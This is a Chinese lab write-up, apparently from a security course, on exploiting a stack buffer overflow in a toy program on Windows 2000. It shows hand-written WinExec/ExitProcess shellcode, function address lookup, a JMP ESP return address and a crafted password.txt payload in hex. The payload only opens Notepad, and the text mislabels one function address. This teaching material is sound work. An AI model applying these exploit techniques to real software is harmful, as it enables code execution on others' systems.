
```
mov eax,esp  
push ebx  
...  
push eax
```

即可完成参数 1 的入栈。

（四）查找 WinExec 函数的入口地址

1.使用 Depends.exe 打开 Stackoverrun 的可运行程序（main3_project.exe），点击“剖析→开始剖析→确定”。


2.WinExec 函数属于 Kernel32.dll，找到 WinExec 函数可知，其相对入口地址为 0x00018601。



The screenshot shows the Dependency Walker window for 'main3_project.exe'. The left pane shows the loaded modules, with 'KERNEL32.DLL' highlighted. The right pane shows the list of functions imported by the application. The 'WinExec' function is highlighted in the list, showing its relative address as 0x00018601.

PI	序号 ^	提示	函数	入口点
	N/A	27 (0x001B)	CloseHandle	未发现
	N/A	52 (0x0034)	CreateFileA	未发现
	N/A	81 (0x0051)	DebugBreak	未发现
	N/A	125 (0x007D)	ExitProcess	未发现
	N/A	170 (0x00AA)	FlushFileBuffers	未发现
	N/A	178 (0x00B2)	FreeEnvironmentStringsA	未发现
	N/A	179 (0x00B3)	FreeEnvironmentStringsW	未发现
	N/A	185 (0x00B9)	GetACP	未发现
	N/A	191 (0x00BF)	GetCPInfo	未发现
	N/A	202 (0x00CA)	GetCommandLineA	未发现
	N/A	247 (0x00F7)	GetCurrentProcess	未发现
E	序号 ^	提示	函数	入口点
	768 (0x0300)	767 (0x02FF)	WaitNamedPipeA	0x00035A81
	769 (0x0301)	768 (0x0300)	WaitNamedPipeW	0x00021A47
	770 (0x0302)	769 (0x0301)	WideCharToMultiByte	0x0000AFD8
	771 (0x0303)	770 (0x0302)	WinExec	0x00018601
	772 (0x0304)	771 (0x0303)	WriteConsoleA	0x00014BD4
	773 (0x0305)	772 (0x0304)	WriteConsoleInputA	0x00045F01
	774 (0x0306)	773 (0x0305)	WriteConsoleInputVDMMA	0x00045C83
	775 (0x0307)	774 (0x0306)	WriteConsoleInputVDMW	0x00045C9F
	776 (0x0308)	775 (0x0307)	WriteConsoleInputW	0x00045F1D
	777 (0x0309)	776 (0x0308)	WriteConsoleOutputA	0x00046378

3.在下方查看到 Kernel32.dll 的实际基址为 0x77E60000。



The screenshot shows the Windows Task Manager window with the 'Performance' tab selected. The 'Processes' list shows 'main3_project.exe' with a memory usage of 100%. The 'Modules' list shows the loaded modules, with 'KERNEL32.DLL' highlighted. The 'Base Address' column shows the actual base address of the module.

模块	文件时间戳	连接时间戳	文件大小	属性	连接校验和	校验和	CPU	子系统	符号	优先基址	实际基址	虚拟大小	装载顺序	文件版本	产品版本
KERNEL32.DLL	2000-01-10 12:00	1999-12-11 1:14	860,944	A	0x00000F37	0x00000F37	x86	Console	DBG	0x77E60000	0x77E60000	0x00005000	3	5.0.2191.1	5.0.2191.1
MAIN3_PROJECT.EXE	2025-11-05 11:55	2025-11-05 11:55	192,602	A	0x00000000	0x0002FEC1	x86	Console	PDB	0x00400000	0x00400000	0x00031000	1	N/A	N/A
NTDLL.DLL	2000-01-10 12:00	1999-10-28 4:06	481,040	A	0x00007E32E	0x00007E32E	x86	Console	DBG	0x77F80000	0x77F80000	0x00079000	2	5.0.2163.1	5.0.2163.1
ADVAPI32.DLL	2000-01-10 12:00	1999-12-11 1:14	357,648	A	0x00006384A	0x00006384A	x86	Console	DBG	0x77D90000	0x77D90000	0x0005A000	7	5.0.2191.1	5.0.2191.1
GDI32.DLL	2000-01-10 12:00	1999-11-12 16:44	234,256	A	0x0000401C8	0x0000401C8	x86	Console	DBG	0x77F40000	0x77F40000	0x0003C000	5	5.0.2180.1	5.0.2180.1
IMM32.DLL	2000-01-10 12:00	1999-12-11 1:15	97,040	A	0x0001B0F7	0x0001B0F7	x86	GUI	DBG	0x75E00000	0x75E00000	0x0001A000	6	5.0.2180.1	5.0.2180.1
INDICD.DLL	2000-01-10 12:00	1999-12-11 1:16	11,536	A	0x00011CF8	0x00011CF8	x86	GUI	DBG	0x6D030000	0x6D030000	0x00006000	9	5.0.2920.0	5.0.2920.0
RPCRT4.DLL	2000-01-10 12:00	1999-12-11 1:14	444,688	A	0x00070D16	0x00070D16	x86	Console	DBG	0x77D20000	0x77D20000	0x0006F000	8	5.0.2193.1	5.0.2193.1
USER32.DLL	2000-01-10 12:00	1999-12-11 1:14	400,144	A	0x0006AF3F	0x0006AF3F	x86	GUI	DBG	0x77DF0000	0x77DF0000	0x00064000	4	5.0.2180.1	5.0.2180.1

4.由 Kernel32.dll 的实际基址与 WinExec 函数的相对入口地址相加可得,WinExec 函数的实际入口地址为 0x77E78601。

（五）查找 ExitProcess 函数的入口地址

1.ExitProcess 函数属于 Kernel32.dll，找到 WinExec 函数可知，其相对入口地址为 0x0001B0BB。

PI	序数 ^	提示	函数	入口点
	N/A	27 (0x001B)	CloseHandle	未发现
	N/A	52 (0x0034)	CreateFileA	未发现
	N/A	81 (0x0051)	DebugBreak	未发现
	N/A	125 (0x007D)	ExitProcess	未发现
	N/A	170 (0x00AA)	FlushFileBuffers	未发现
	N/A	178 (0x00B2)	FreeEnvironmentStringsA	未发现
	N/A	179 (0x00B3)	FreeEnvironmentStringsW	未发现
	N/A	185 (0x00B9)	GetACP	未发现
	N/A	191 (0x00BF)	GetCPInfo	未发现
	N/A	202 (0x00CA)	GetCommandLineA	未发现
	N/A	247 (0x00F7)	GetCurrentProcess	未发现
E	序数 ^	提示	函数	入口点
	138 (0x008A)	137 (0x0089)	EnumUILanguagesW	0x00048E0E
	139 (0x008B)	138 (0x008A)	EraseTape	0x000438CD
	140 (0x008C)	139 (0x008B)	EscapeCommFunction	0x00013C44F
	141 (0x008D)	140 (0x008C)	ExitProcess	0x0001B0BB
	142 (0x008E)	141 (0x008D)	ExitThread	0x000106CF
	143 (0x008F)	142 (0x008E)	ExitVDM	0x00002689
	144 (0x0090)	143 (0x008F)	ExpandEnvironmentStringsA	0x00014CA6
	145 (0x0091)	144 (0x0090)	ExpandEnvironmentStringsW	0x00008178
	146 (0x0092)	145 (0x0091)	ExpungeConsoleCommandHistoryA	0x00044A58
	147 (0x0093)	146 (0x0092)	ExpungeConsoleCommandHistoryW	0x00044A4A

2.由 Kernel32.dll 的实际基址与 WinExec 函数的相对入口地址相加可得，WinExec 函数的实际入口地址为 0x77E7B0BB。

（六）编写 shellcode.cpp

1.程序开头增加头文件 windows.h，接下来调用 LoadLibrary 函数去装载 kernel32.dll。

```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[13] = "kernel32.dll";
    LibHandle = LoadLibrary(dllbuf);
    ...
}
```

2.在栈中首先压入之前得到的字符串”notepad.exe shellcode.txt”十六进制内容（倒序压入）。

```
_asm{
    sub sp,0x440
    xor ebx,ebx
    push ebx
    push 0x74
    push 0x78742E65
    push 0x646F636C
    push 0x6C656873
    push 0x20657865
    push 0x2E646170
    push 0x65746F6E
}
```

3.在将参数字符串压入栈后，将压入字符串后的栈顶指针赋值给 eax，即为字符串 str 的地址指针，即 WinExec 函数的参数 1。

4.在压入 WinExec 函数的两个参数时，考虑到栈的先入后出特点，首先压入参数 2（SW_SHOWNORMAL=5），再压入参数 1（指向 str 的指针，现暂存于 eax 中）。

```
mov eax,esp
push 0x5
push eax
```

5.在参数都入栈完毕后，调用 WinExec 函数，执行 *WinExec*

(*pChar('notepad.exe shellcode.txt'), SW_SHOWNORMAL*) 后，再调用

ExitProcess 函数结束 shellcode.cpp 程序。

```
mov eax,0x77E78601 //WinExec 入口地址
call eax
push ebx
mov eax,0x77E7BB0B //ExitProcess 入口地址
call eax
```

6.由以上分析得，编写的 shellcode.cpp 代码如下：

```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[13] = "kernel32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx
        push 0x74
        push 0x78742E65
        push 0x646F636C
        push 0x6C656873
        push 0x20657865
        push 0x2E646170
        push 0x65746F6E


        mov eax,esp
        push 0x5
        push eax
    }
```

```


mov eax,0x77E78601 //WinExec 入口地址
call eax
push ebx
mov eax,0x77E7BB0B //ExitProcess 入口地址
call eax
}
return 0;
}

```

7.将 shellcode.txt 文件复制到所生成的项目文件夹 shell_project 下。




8.VC6 中点击上方运行按钮运行 shellcode.cpp 程序，如下图所示成功弹出使用记事本打开的 shellcode.txt。




3.2 利用 JMP ESP 进行 shellcode 注入

（一）获取 shellcode 的指令码


1.用 ollydbg 打开我们生成的 shell_project.exe 文件，找到我们编写的那些汇编语言。



2.复制选定我们需要的部分，右键保存到文件，得到 `shellcode.cpp` 操作码的文件 `opcode3.txt`。




3. 查看 Debug 文件夹下的 opcode3.txt 文件内容如下图所示。




(二) 查找 overflow_exe 中的 shellcode 起始地址

1. 用 olldbg 打开 overflow_exe 文件，在 strcpy 处添加断点。




2. 开始执行到断点处，此时 dest 的提示就是要注入的 shellcode 的起始地址 0x0012FAF0。




(三) 查找 JMP ESP 指令地址

1. 在 strcpy 函数上设置断点，运行至断点后右键选择 overflow return address → ASCII overflow returns → search JMP/CALL ESP，等待搜索完毕后点击日志查看。




2.查看日志后，选择一条 JMP ESP 的指令地址，如下图所示选择的 JMP ESP 指令地址为 0x77FB948B。



（四）编写 password.txt

1.在 StackOverrun 程序的文件夹下新建一个 password.txt 文件。




2.password.txt 的文件结构应为“若干字节填充物+4 字节 JMP ESP 地址（逆序）+shellcode+若干 90”。

UltraEdit window showing the file 'password.txt' open. The file contains hex data and corresponding ASCII characters. The first row of hex data is highlighted in blue:

```

00000000h: 34 33 32 31 34 33 32 31 8B 94 FB 77 33 DB 53 6A ; 43214321娑齡3聲j
00000010h: 74 6B 65 2E 74 78 68 6C 63 6F 64 68 73 68 65 6C ; tke.txhlcodhshel
00000020h: 68 65 78 65 20 68 70 61 64 2E 68 6E 6F 74 65 8B ; hexe hpad.hnote?
